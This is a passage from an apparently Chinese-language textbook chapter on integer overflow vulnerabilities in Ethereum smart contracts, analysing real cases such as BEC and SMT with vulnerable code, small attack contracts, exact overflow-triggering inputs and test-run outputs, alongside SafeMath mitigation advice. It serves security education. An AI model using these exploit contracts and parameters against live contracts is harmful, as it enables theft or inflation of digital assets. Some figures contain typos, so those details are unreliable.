| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17 | contract Overflow{  function addOverflow() returns (uint8 overflow){ //加法溢出  uint8 max = 2 \*\* 8 - 1;  return max + 1;  }    function subOverflow() returns (uint8 underflow){ //减法溢出  uint8 min = 0;  return min - 1 ;  }    function mulOverflow() returns (uint8 overflow){ //乘法溢出  uint8 val = 2 \*\* 7 ;  return val \* 2;  }  } |

加法溢出addOverflow()、减法溢出subOverflow()和乘法溢出mulOverflow()的示例过程分别如图4-1、4-2和4-3所示。



图 6 加法溢出示例图

图4-1是代码4-1中加法溢出addOverflow()函数的示例图，uint8类型变量max的初始值为2 \*\* 8 - 1，即max = 255，对应的8位2进制数为“11111111”，执行代码4-1中的第5行代码后，返回值“max + 1”在正常的算术运算中为255 + 1 = 256，对应的二进制数为“100000000”。但是，由于addOverflow()的返回值数据类型也为uint8，即8位无符号整数（代码4-1第2行“returns uint8 overflow”），因此，结果值256高位溢出，即整数上溢，得到二进制数“00000000”，即返回值为0。



图 7 减法溢出示例图

类似地，图4-2为减法溢出subOverflow()函数的示例图。函数中，变量min是一个uint8类型的无符号数，其初始值为0，对应8位二进制数“00000000”。当函数执行到代码4-1第10行时，即“min - 1”，需要向前一位借位，但是，所有8位都为0，向第9位借位（不存在第9位），执行“100000000 - 00000001”，结果为“11111111”，即整数下溢。返回结果为255（uint8）。



图 8 乘法溢出示例图

乘法溢出相对于加法溢出和减法溢出而言，略复杂。如图4-3所示，对应乘法溢出mulOverflow()函数的示例图。uint8类型变量val初始值为2 \*\* 7 = 128，对应二进制数为“10000000”，执行语句“val \* 2”（代码4-1第15行）后返回值应该为256（128 \* 2 = 256）。由于返回值类型uint8为8位无符号整数，因此，二进制数对高位溢出，即整数上溢，得到结果为0。

有上述代码（代码4-1）和示例图（图4-1、4-2和4-3）可知，在智能合约中，一个很大的数执行某种算术运算后，可能输出一个非常小的数；而一个很小的数执行某种算术运算后，可能输出一个非常大的数。

2.4.2 攻击过程

整数溢出漏洞是区块链系统中无符号整数执行算术运算而产生的计算结果错误。攻击者常常利用整数溢出漏洞，使得被攻击合约的巨额数字资产瞬间归零，或窃取巨额数字资产。与传统程序不同，对整数溢出漏洞的攻击，常常造成无可弥补的巨额财富损失。例如，美链BEC（Beauty Chain）合约的整数溢出漏洞，受到攻击后代币归零。

整数溢出漏洞多发生在以太坊区块链系统，由于EVM（Ethereum Virtual Machine）支持uint8-uint256无符号整数，这些整数变量在算术运算中，可能会因为计算结果过大而产生高位截断，或者由于运算结果为负数而产生的假借位。需要强调的是这些算术运算是由加法、减法或乘法引发的。而攻击者则利用被攻击合约中上述整数变量的算术运算操作，通过精心设计的输入参数让被攻击合约运算结果产生算术溢出。

|  |  |
| --- | --- |
| **代码4-2 存在溢出漏洞的合约Overflow** | |
| 1  2  3  5  6  7  8  9 | Contract Overflow{  mapping(address => uint256) public balances;  function getEther(uint256 Ether\_Amount) public{  require(balances[msg.sender] - Ether\_Amount > 0); // 判断余额是否够转账  msg.sender.transfer(Ether\_Amount()); // 向指定地址转账  balances[msg.sender] -= Ether\_Amount; // 存在溢出风险，整数下溢  }  } |

代码4-2为存在溢出漏洞的合约Overflow，该合约中函数getEther()实现从智能合约Overflow获取Ether的功能，并将Ether存入指定的地址。

外部用户通过攻击合约精心设计Ether\_Amount的值，使得Ether\_Amount略大于Overflow的Ether余额，使得balances[msg.sender] - Ether\_Amount < 0。此时，由于减法运算结果为负数而导致整数下溢，使得balances[msg.sender] - Ether\_Amount > 0。从而执行转账操作（代码4-2中第6行），合约Overflow转出比自己余额大的Ether，同时，在更新余额时执行“balances[msg.sender] -= Ether\_Amount;”（代码4-2第7行）时，由实际运算结果小于0，余额出现整数下溢错误，导致余额为一个比较大的整数。



图 9 整数溢出漏洞示意图

如此一来，攻击合约就可以持续多次从Overflow合约向自己的地址转账。需要注意的是，在Solidity 0.8以前的版本中，整数溢出时不会报错；在Solidity 0.8及其以后的版本中，溢出时会报错。

2.4.3 特征描述

(1) 漏洞产生层次

产生于代码层（例如Solidity代码层）。以太坊虚拟机 (EVM) 为整数指定固定大小的数据类型。每一种uintX类型的变量都有一定的整数范围，且都是非负整数，X是8的整数倍。

(2) 漏洞产生原因

整数溢出漏洞有上溢和下溢两种。uintX类型的整数变量，通过加法、减法或乘法运算导致结果上溢或下溢；也有可能是将一个大数据类型变量赋值给一个小数据类型变量而导致的截断错误，例如，将一个uint256类型的变量赋值给一个uint8类型的变量，由于前者数值大于2 \*\* 8 - 1，而导致高位溢出。

(3) 漏洞攻击方式

外部用户通过攻击合约，精心设计输入参数值，调用含有整数溢出漏洞的函数，让表示余额的变量加上精心设计参数值，导致运算结果超过无符号整数的表示范围，产生上溢。被攻击合约的巨额资产，由于存入少量Ether而被归零。

调用被攻击合约中的函数，让表示余额的变量减去比该余额值稍大的参数值，使得运算结果为负数，导致整数下溢。外部用户持续从被攻击合约转账。

设计相应的参数值，使得乘法计算结果溢出，从而多次向不同地址转出一定额度的数字资产。

(4) 漏洞危害

利用整数溢出漏洞，通过存入少量Ether，让被攻击合约的余额归零。

通过精心设计的参数值，让余额下溢，从而多次窃取被攻击合约的数字资产。

通过让乘法运算结果溢出，持续从被攻击合约窃取数字资产，或者向很多不同的地址转账，而导致代币增发。

(5) 漏洞防范策略

通过调用OpenZeppelin的SafeMath库，规避整数溢出漏洞。此外，使用高版本的Solidity开发合约，可以规避整数溢出漏洞。但是，仍然需要谨慎使用unchecked关键字和对变量的强制类型转换。

2.4.4 典型案例

2.4.4.1 batchTransfer函数（BEC BeautyChain）

2018年4月22日，攻击者利用ERC-20智能合约中数据溢出的漏洞，攻击美链BEC的智能合约，成功向两个地址转入了巨量BEC代币，导致海量BEC被抛售。BEC代币急剧贬值，价值几近归零。

合约名称：BecToken

合约地址：0xC5d105E63711398aF9bbff092d4B6769C82F793D

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.19+commit.c4cbbb05

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xc5d105e63711398af9bbff092d4b6769c82f793d

代码4-3是BecToken合约的batchTransfer()函数，该函数对应源合约第255-268行代码。

|  |  |
| --- | --- |
| **代码4-3 合约BecToken的batchTransfer()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15 | function batchTransfer(address[] \_receivers, uint256 \_value)  public whenNotPaused returns (bool) {  uint cnt = \_receivers.length;  uint256 amount = uint256(cnt) \* \_value; // 存在整数溢出的风险  require(cnt > 0 && cnt <= 20);  require(\_value > 0 && balances[msg.sender] >= amount);  ​  balances[msg.sender] = balances[msg.sender].sub(amount);  for (uint i = 0; i < cnt; i++) {  balances[\_receivers[i]] = balances[\_receivers[i]].add(\_value);  Transfer(msg.sender, \_receivers[i], \_value);  }  return true;  } |

当时的合约版本是 ^0.4.16，低于0.8版本，也没有使用SafeMath 库，因此存在整数溢出漏洞。攻击者传入了一个极大的值（2 \*\* 255），通过乘法向上溢出，使得 amount（要传输的总币数）溢出后变为一个很小的值（这里变成0），从而绕过balances[msg.sender] >= amount（代码4-3中第7行，源代码第259行）的检验，使得\_value数额的恶意转账得以成功。将乘法运算符改成SafeMath库的mul操作，可以避免整数溢出。

**攻击过程**

漏洞合约部署地址：0xfAF646893C6D3Ef849FadD67FC1Ca3e347f409B7

攻击合约部署地址：0xBF77293F2166B6Dd5292325Dd76D0d0fC14996F0

|  |  |
| --- | --- |
| **代码4-4 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12 | pragma solidity ^0.8.3;  contract Call {  function callBatchTransfer(address \_becTokenContract,address[] memory \_receivers,uint256 \_value) public {  \_becTokenContract.call(  abi.encodeWithSignature("batchTransfer(address[],uint256)", \_receivers,\_value)  );  }  } |

地址为0x5B38Da6a701c568545dCfcB03FcB875f56beddC4的账号初始状态balance为0；地址为0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB的账号初始状态balance为0。

登录地址为0x5c6B0f7Bf3E7ce046039Bd8FABdfD3f9F5021678的账号，该账号balance为7000000000000000000000000000，执行batchTransfer()方法，参数为：

|  |
| --- |
| \_receivers:  "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4",  "0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB"  \_value: 2\*\*255  57896044618658097711785492504343953926634992332820282019728792003956564819968 |

方法执行成功后，账户的balance为：

|  |
| --- |
| balance: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  57896044618658097711785492504343953926634992332820282019728792003956564819968  balance: 0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB  57896044618658097711785492504343953926634992332820282019728792003956564819968  balance: 0x5c6B0f7Bf3E7ce046039Bd8FABdfD3f9F5021678  7000000000000000000000000000 |

(4) 账号0x5c6B0f7Bf3E7ce046039Bd8FABdfD3f9F5021678的balance没有扣减。账号0x5B38Da6a701c568545dCfcB03FcB875f56beddC4和账号0x78731D3Ca6b7E34aC0F824c42a7cC18A495cabaB的balance增加了2\*\*255个

2.4.4.2 SMT合约

2018年4月25日火币Pro公告，SMT项目方反馈今日凌晨发现其交易存在异常问题。经初步排查，SMT的以太坊智能合约存在漏洞。受此影响，火币Pro决定暂停所有币种的充提币业务。

合约名称：SMT

合约地址：0x55f93985431fc9304077687a35a1ba103dc1e081

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.18+commit.9cf6e910

EVM版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x55f93985431fc9304077687a35a1ba103dc1e081

代码4-5为SMT合约的transferProxy()函数，源码第192-223行，函数的第2个和第3个参数，\_value和feeSmt都是uint256类型，由于没有使用SafeMath函数，容易产生整数溢出，让feeSmt + \_value = 0。

|  |  |
| --- | --- |
| **代码4-5 合约SMT的transferProxy函数()** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34 | /\*  \* Proxy transfer SmartMesh token. When some users of the ethereum account has no ether,  \* he or she can authorize the agent for broadcast transactions, and agents may charge agency fees  \* @param \_from  \* @param \_to  \* @param \_value  \* @param feeSmt  \* @param \_v  \* @param \_r  \* @param \_s  \*/  function transferProxy(address \_from, address \_to, **uint256 \_value, uint256 \_feeSmt**,  uint8 \_v,bytes32 \_r, bytes32 \_s) public transferAllowed(\_from) returns (bool){  if(balances[\_from] < **\_feeSmt + \_value**) revert();  // 第15行与第17行中的\_value和feeSmt都是uint256，feeSmt + \_value = 0  uint256 nonce = nonces[\_from];  bytes32 h = keccak256(\_from,\_to,\_value,\_feeSmt,nonce);  if(\_from != ecrecover(h,\_v,\_r,\_s)) revert();  if(balances[\_to] + \_value < balances[\_to]  || balances[msg.sender] + \_feeSmt < balances[msg.sender]) revert();  balances[\_to] += \_value;  Transfer(\_from, \_to, \_value);  balances[msg.sender] += \_feeSmt;  Transfer(\_from, msg.sender, \_feeSmt);  balances[\_from] -= \_value + \_feeSmt;  nonces[\_from] = nonce + 1;  return true;  } |

由于balances[\_from] > 0（第17行，源码第206行），语句revert()不会被执行（回滚操作），从而绕过检验，执行后面转账操作。

**攻击过程**

漏洞合约部署地址：0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95

攻击合约部署地址：0x99CF4c4CAE3bA61754Abd22A8de7e8c7ba3C196d

|  |  |
| --- | --- |
| **代码4-6 攻击合约** | |
| 1  2  3  5  6  7  8  9  10  11  12  13 | pragma solidity ^0.8.3;  contract Call {  function callTransferProxy(address \_smtContract,address \_from,  address \_to, uint256 \_value, uint256 \_feeSmt,  uint8 \_v,bytes32 \_r, bytes32 \_s) public {  \_smtContract.call(  abi.encodeWithSignature(  "transferProxy(address, address, uint256, uint256, uint8,  bytes32, bytes32)", \_from, \_to, \_value, \_feeSmt, \_v, \_r, \_s));  }  } |

两个账户，账户A(0x5B38Da6a701c568545dCfcB03FcB875f56beddC4)和账户B(0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2)。账户A和B的初始余额都是0；使用账户B作为代理账户，通过攻击合约用账户B给账户A转账，构造签名，传入的入参如下。

|  |
| --- |
| \_smtContract：0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95  \_from：0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db  \_to：0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db  \_value：0x8fffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff  \_feeSmt：0x7000000000000000000000000000000000000000000000000000000000000001  \_v：27  \_r：0x80dfbac5089b538c0828feedecb7a3a517bf1cf75f57771b5539caaa93399301  \_s：0x27dc9283b42ffefd6ba054e41b3e59f5b0b8a86b1367d17e015740820a41c3bd |

其中，\_value的值是2\*\*255 + 2\*\*252 – 1，\_feeSmt的值是2\*\*255 - 2\*\*252 + 1，\_value+\_feeSmt=2\*\*256，uint256 最大值为 2\*\*256-1，solidity 语言中，当数据溢出后，会回到最小值。即 \_feeSmt + \_value的数值最终为0；所以if(balances[\_from] < \_feeSmt + \_value) revert();  不成立，程序继续执行。

转账完成后，账户的余额是：

|  |
| --- |
| balance: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  65133050195990359925758679067386948167464366374422817272194891004451135422463(2^255 + 2^252 - 1)  balance: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  50659039041325835497812305941300959685805618291217746767262693003461994217473(2^255 - 2^252 + 1) |

2.4.4.3 EthLendToken合约

EthLendToken虽然存在整数溢出漏洞，却不会被攻击。代码4-5是合约EthLendToken中的函数buyTokensPresale()（源码第214-228行）和buyTokensICO()（源码第230-244行）。

合约名称：EthLendToken

合约地址：0x80fB784B7eD66730e8b1DBd9820aFD29931aab03

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x80fb784b7ed66730e8b1dbd9820afd29931aab03

代码4-7第7-8行（源码第220行）和第23-24行（源码第236行）存在整数溢出漏洞（整数上溢）。函数buyTokensPresale()中，理论上presaleSoldTokens + newTokens存在整型上溢漏洞。攻击者可以绕过require判断，造成超额购币。

|  |  |
| --- | --- |
| **代码4-7 EthLendToken合约中的buyTokensPresale()和buyTokensICO()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32 | function buyTokensPresale() public payable onlyInState(State.PresaleRunning){  // min - 1 ETH  require(msg.value >= (1 ether / 1 wei));  uint newTokens = msg.value \* PRESALE\_PRICE;  require(presaleSoldTokens + newTokens  <= PRESALE\_TOKEN\_SUPPLY\_LIMIT); // 整数溢出    balances[msg.sender] += newTokens;  supply+= newTokens;  presaleSoldTokens+= newTokens;  totalSoldTokens+= newTokens;  LogBuy(msg.sender, newTokens);  }  function buyTokensICO() public payable onlyInState(State.ICORunning){  // min - 0.01 ETH  require(msg.value >= ((1 ether / 1 wei) / 100));  uint newTokens = msg.value \* getPrice();  require(totalSoldTokens + newTokens  <= TOTAL\_SOLD\_TOKEN\_SUPPLY\_LIMIT); // 整数溢出  balances[msg.sender] += newTokens;  supply+= newTokens;  icoSoldTokens+= newTokens;  totalSoldTokens+= newTokens;  LogBuy(msg.sender, newTokens);  } |

但是，uint256的取值范围是[0, 2 \*\* 256 - 1]，所以，需要newTokens的值大于(2 \*\* 256 - 1) - presaleSoldTokens。这又几乎不可能发生。尽管代码中的两个函数存在漏洞，却不容易被攻击。

**攻击过程**

攻击该漏洞需要拥有(2\*\*256-1)-(6\*(10\*\*25))/(3\*(10\*\*22))

115792089237316195423570985008687907853269984665640564039457584007913129637935L个Ether才可以造成整型上溢出。超额购币，整个以太坊公链，发展至今，以太币总余额不会达到这个数，虽然理论上该合约的确存在漏洞，但是实际却无法利用该漏洞。

2.4.4.4 allocate函数（Legolas，LGO）

该合约相当于一个代币分配协议，owner可以随意给其他用户分配代币，但是，不能超过如下的限制：

代币总额：uint256 constant INITIAL\_AMOUNT = 100 \* onePercent;

顾问5%：uint256 constant ADVISORS\_AMOUNT = 5 \* onePercent;

创始人15%：uint256 constant FOUNDERS\_AMOUNT = 15 \* onePercent;

销售出60%：uint256 constant HOLDERS\_AMOUNT = 60 \* onePercent;

保留20%：uint256 constant RESERVE\_AMOUNT = 20 \* onePercent;

合约名称：Legolas

合约地址：0x123aB195DD38B1b40510d467a6a359b201af056f

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.13+commit.fb4cb1a

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)#code

https://www.oklink.com/cn/eth/address/0x123ab195dd38b1b40510d467a6a359b201af056f

代码4-8是Legolas合约的allocate()函数，源码第262-312行。该漏洞是整数上溢，变量\_amount是用户可控的，可以由用户任意输入，不受约束。

|  |  |
| --- | --- |
| **代码4-8 Legolas合约中的allocate()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52 | /// @param \_address The address of the recipient  /// @param \_amount Amount of the allocation  /// @param \_type Type of the recipient. 0 for advisor, 1 for founders.  /// @return Whether the allocation was successful or not  function allocate(address \_address, uint256 \_amount, uint8 \_type)  public onlyOwner returns (bool success) {  // one allocations by address  require(allocations[\_address] == 0);  if (\_type == 0) { // advisor  // check allocated amount  require(advisorsAllocatedAmount + \_amount <= ADVISORS\_AMOUNT);  // increase allocated amount // 整数溢出  advisorsAllocatedAmount += \_amount;  // mark address as advisor  advisors[\_address] = true;  } else if (\_type == 1) { // founder  // check allocated amount  require(foundersAllocatedAmount + \_amount <= FOUNDERS\_AMOUNT);  // increase allocated amount // 整数溢出  foundersAllocatedAmount += \_amount;  // mark address as founder  founders[\_address] = true;  } else {  // check allocated amount  require(holdersAllocatedAmount + \_amount  <= HOLDERS\_AMOUNT + RESERVE\_AMOUNT);  // increase allocated amount // 整数溢出  holdersAllocatedAmount += \_amount;  }  // set allocation  allocations[\_address] = \_amount;  initialAllocations[\_address] = \_amount;  // increase balance  balances[\_address] += \_amount;  // update variables for bonus distribution  for (uint8 i = 0; i < 4; i++) {  // increase unspent amount  unspentAmounts[BONUS\_DATES[i]] += \_amount;  // initialize bonus eligibility  eligibleForBonus[BONUS\_DATES[i]][\_address] = true;  bonusNotDistributed[BONUS\_DATES[i]][\_address] = true;  }  // add to initial holders list  initialHolders.push(\_address);  Allocate(\_address, \_amount);  return true;  } |

合约漏洞只能被owner利用。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138。该漏洞只能被owner修改，所以只能直接调用。

给顾问A分配2\*onePercent数量的代币：  
allocate("0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2", 362830104000000, 0)。分配后，A的余额为362830104000000。

|  |
| --- |
| CALL [cal1] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: Legolas.balanceOf(address) data: 0x70a...35cb2  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Legolas.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2691 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address \_owner": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: balance 362830104000000}  logs [] |

给顾问B分配一个巨大数量的代币，导致溢出：

allocate("0x63ac545c991243fa18aec41d4f6f598e555015dc", 115792089237316195423570985008687907853269984665640564039457583645083025639937, 0)，分配完后B的余额为：

115792089237316195423570985008687907853269984665640564039457583645083025639937。

|  |
| --- |
| CALL [call] from: 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4 to: Legolas.balanceOf(address) data: 0x70a...c02db  from 0x5B38Da6a701c568545dCfcB03FcB875f56beddC4  to Legolas.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2691 gas (cost only applies when called by a contract)  input 0x70a...c02db  decoded input {  "address \_owner": "0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db"  }  decoded output{  "0": "uint256: balance 115792089237316195423570985008687907853269984665640564039457583645083025639937"  }  1ogs [] |

2.4.4.5 Playkey函数（PKT）

PKT合约对应代币PKT Playkey Token。与前面的漏洞类似，存在整数溢出漏洞合约为PKT。PKT合约中涉及漏洞的函数主要是mint()。

合约名称：PKT

合约地址：0x2604FA406Be957E542BEb89E6754fCdE6815e83f

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.15+commit.bbb8e64f

EVM 版本：Default

优化情况：否，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0x2604fa406be957e542beb89e6754fcde6815e83f

代码4-9为PKT合约的函数mint()（代码的第9-20行，源码第23-242行），构造函数PKT()（代码第1-7行，源码第221-227行）有助于理解PKT合约中的整数溢出漏洞。

|  |  |
| --- | --- |
| **代码4-9 PKT合约中的mint**()**函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | // Constructor  // ===========  function PKT(address \_ico, uint256 \_tokenLimit) {  ico = \_ico;  tokenLimit = \_tokenLimit; // 发行代币上限  }  // Priveleged functions  // ====================  // Mint few tokens and transfer them to some address.  function mint(address \_holder, uint256 \_value) external icoOnly {  require(\_holder != address(0));  require(\_value != 0);  require(totalSupply + \_value <= tokenLimit); // 检验是否超过代币上限  balances[\_holder] += \_value;  totalSupply += \_value; // 计算当前已经分配代币总额  Transfer(0x0, \_holder, \_value);  } |

只有ico可以执行代码中的mint()函数，ico在PKT部署时创建，类似owner。部署后ico不能更改，因此，mint()函数只有ico可以调用。合约发行代币总额超过上限（代码第6行，对应源代码第226行），合约允许创建人（ico）利用特权调用函数mint()给其他地址分配代币。

该漏洞可以为指定账户分配巨额代币，躲过对代币上限的检验（代码第15行，源码第237行），在计算分配代币总额时，由于整数溢出（代码第18行，源码第240行），合约本身数据并看不出异常。

**攻击过程**

漏洞合约部署地址：0xd9145CCE52D386f254917e481eB44e9943F39138。该漏洞只能被部署时指定的ico执行，相当于owner，所以只能直接调用。

部署合约，指定ico为自己账户地址(0x5B38Da6a701c568545dCfcB03FcB875f56beddC4)，设置发行的代币上限为100000。

|  |
| --- |
| ACCOUNT 0x5B3...eddC4  GAS LIMIT 3000000  VALUE 0 wei CONTRACT(Compiled by Remix) PKT-PKT.sol  DEPLOY \_ICO: "0x5B38Da6a701c568545dCfcB03FcB875f56beddC4"  \_TOKENLIMIT: "100000" |

利用整型上溢给账户B分配大量代币：

mint("0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db", 115792089237316195423570985008687907853269984665640564039457584007913129589938); 查看账户B余额为：

115792089237316195423570985008687907853269984665640564039457584007913129589938。

|  |
| --- |
| CALL call from: 0x617F2E2fD72FD9D5503197092aC168c91465E7f2 to: PKT.balace0f(address) data: 0x70a...c02db  from 0x617F2E2fD72FD9D5503197092aC168c91465E7f2  to PKT.balanceOf(address) 0xd9145CCE52D386f254917e481eB44e9943F39138  execution cost 2647 gas (cost only applies when called by a contract)  input 0x70a...c02db  decoded input {  "address \_owner": "0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db"  }  decoded output {  "0": "wint256: balance 115792085237316195423570915008187907853269984465640514039457584007913129589938"  }  logs [] |

2.4.4.6 sellPrice函数（MyAdvancedToken子合约）

TokenERC20合约对应代币ERC20。漏洞可以通过设置sellPrice（精心设计大数），代币以高价售出，并导致转账时发生整数溢出，从而转出极小的额度。

合约名称：TokenERC20

合约地址：0xc3761eb917cd790b30dad99f6cc5b4ff93c4f9ea

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.16+commit.d7661dd9

EVM版本：Default

优化情况：是，200 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xc3761eb917cd790b30dad99f6cc5b4ff93c4f9ea

代码4-10为TokenERC20子合约MyAdvancedToken的函数sell()（第17-25行，源码第237-243行）。其中代码第20行（源码第240行）可能存在乘法溢出漏洞。

|  |  |
| --- | --- |
| **代码4-10 MyAdvancedToken子合约中的sell()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25 | /// @notice Allow users to buy tokens for `newBuyPrice` eth and sell tokens for `newSellPrice` eth  /// @param newSellPrice Price the users can sell to the contract  /// @param newBuyPrice Price users can buy from the contract  function setPrices(uint256 newSellPrice, uint256 newBuyPrice) onlyOwner public {  sellPrice = newSellPrice;  buyPrice = newBuyPrice;  }  /// @notice Buy tokens from contract by sending ether  function buy() payable public {  uint amount = msg.value / buyPrice; // calculates the amount  \_transfer(this, msg.sender, amount); // makes the transfers  }  /// @notice Sell `amount` tokens to contract  /// @param amount amount of tokens to be sold  function sell(uint256 amount) public {  require(this.balance >= amount \* sellPrice); // 可能存在溢出漏洞  // checks if the contract has enough ether to buy  \_transfer(msg.sender, this, amount); // makes the transfers  msg.sender.transfer(amount \* sellPrice); // 可能存在溢出漏洞  // sends ether to the seller. It's important to do this last to avoid recursion attacks  } |

通过精心设置一个较大的sellPrice（代码4-7第20行，源码第240行），能够使得amount \* sellPrice的值大于uint256的最大值，从而超出uint256的表示范围，发生整数溢出（整数上溢），导致amount \* sellPrice成为一个非常小的值，甚至为0。

如此一来，攻击者就可以绕过this.balance >= amount \* sellPrice的检验，执行后续语句，并进行转账。类似地，实际转账额度amount \* sellPrice，由于产生整数溢出，导致转出的额度很小。

**攻击过程**

漏洞合约部署地址：0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95

查看账户A初始余额。

|  |
| --- |
| CALL [cal1] from: 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2 to: MyAdvancedToken.balanceOf(address) data: 0x70a...35cb2  from 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2  to MyAdvancedToken.balanceOf(address) 0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95  execution cost 2575 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address":"0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 100000000000000000000"  }  logs [] |

设置卖出价格为2^255次方，买入价格为1。

|  |
| --- |
| to MyAdvancedToken.setPrices(uint256, uint256) 0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95  gas 78128 gas  transaction cost 67937 gas  execution cost 46593 gas  input 0x05f...00001  decoded input {  "uint256 newSellPrice": "5796044618658097711785492504343953926634992332820282019728792003956564819968",  "uint256 newBuyPrice": "1"  }  decoded output {}  logs []  val 0 wei |

执行sell()函数卖出数量为2，导致整数溢出，用户实际收到0wei。

|  |
| --- |
| decoded input {  "uint256 amount": "2"  }  decoded output {}  logs [{  "from": "0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95",  "topic": "0xddf252ad1be2c89b69c2b068fc378daa952ba7f163c4a11628f55a4df523b3ef",  "event", "Transfer",  "arge": {  "0": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "1": "0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95",  "2": "2",  "from": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2",  "to": "0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95",  "value": "2"  }  }]  val 0 wei |

查看账户A余额，卖出了2个代币，因为整数溢出，实际收到0个代币。

|  |
| --- |
| CALL [call] from: 0x617F2E2fD72FD9D5503197092aC168c31465E7f2 to: MyAdvancedToken.balanceof(address) data: 0x70a...35cb2  from 0x617F2E2fD72FD9D5503197092aC168c31465E7f2  to MyAdvancedToken.balanceOf(address) 0xa131AD247055FD2e2aA8b156A11bdEc81b9eAD95  execution cost 2575 gas (Cost only applies when called by a contract)  input 0x70a...35cb2  decoded input {  "address": "0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2"  }  decoded output {  "0": "uint256: 99999999999999999998"  }  logs [] |

2.4.4.7 transferFrom函数（MiniMeToken）

MiniMeToken合约对应代币LIGHT LIGHTCOIN。这是一个由减法运算而产生的整数下溢的实际案例。

合约名称：MiniMeToken

合约地址：0xcFaF1ad465c85936d3b000b70CFE799239c71722

编译器类型：Solidity(SingleFile)

编译器版本：v0.4.24+commit.e67f0147

EVM 版本：Default

优化情况：是，10000 次

开源证书类型：No License (None)

https://www.oklink.com/cn/eth/address/0xcfaf1ad465c85936d3b000b70cfe799239c71722

代码4-11来自MiniMeToken合约的transferFrom()函数，源码第182-203行。代码第20行（源码第200行），可能存在整数溢出漏洞。

|  |  |
| --- | --- |
| **代码4-11 MiniMeToken合约中的transferFrom()函数** | |
| 1  2  3  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23 | /// @notice Send `\_amount` tokens to `\_to` from `\_from` on the condition it  /// is approved by `\_from`  /// @param \_from The address holding the tokens being transferred  /// @param \_to The address of the recipient  /// @param \_amount The amount of tokens to be transferred  /// @return True if the transfer was successful  function transferFrom(address \_from, address \_to, uint256 \_amount)  public returns (bool success) {  // The controller of this contract can move tokens around at will,  // this is important to recognize! Confirm that you trust the  // controller of this contract, which in most situations should be  // another open source smart contract or 0x0  if (msg.sender != controller) {  require(transfersEnabled);  // The standard ERC 20 transferFrom functionality  if (allowed[\_from][msg.sender] < \_amount)  return false;  allowed[\_from][msg.sender] -= \_amount; // 可能产生整数溢出  }  return doTransfer(\_from, \_to, \_amount);  } |

在transferFrom()函数中，虽然校验了allowed[\_from][msg.sender] < \_amount，但是，函数allowed[\_from][msg.sender] -= \_value没有使用SafeMath，可能产生整数溢出，导致不能抛出异常，无法回滚交易。

2.4.4.8 mintToken函数(TokenERC20)

TokenERC20合约对应代币ERC20。代码4-9中的函数mintToken()，允许owner通过调用该函数，随意增加指定地址的代币额度。

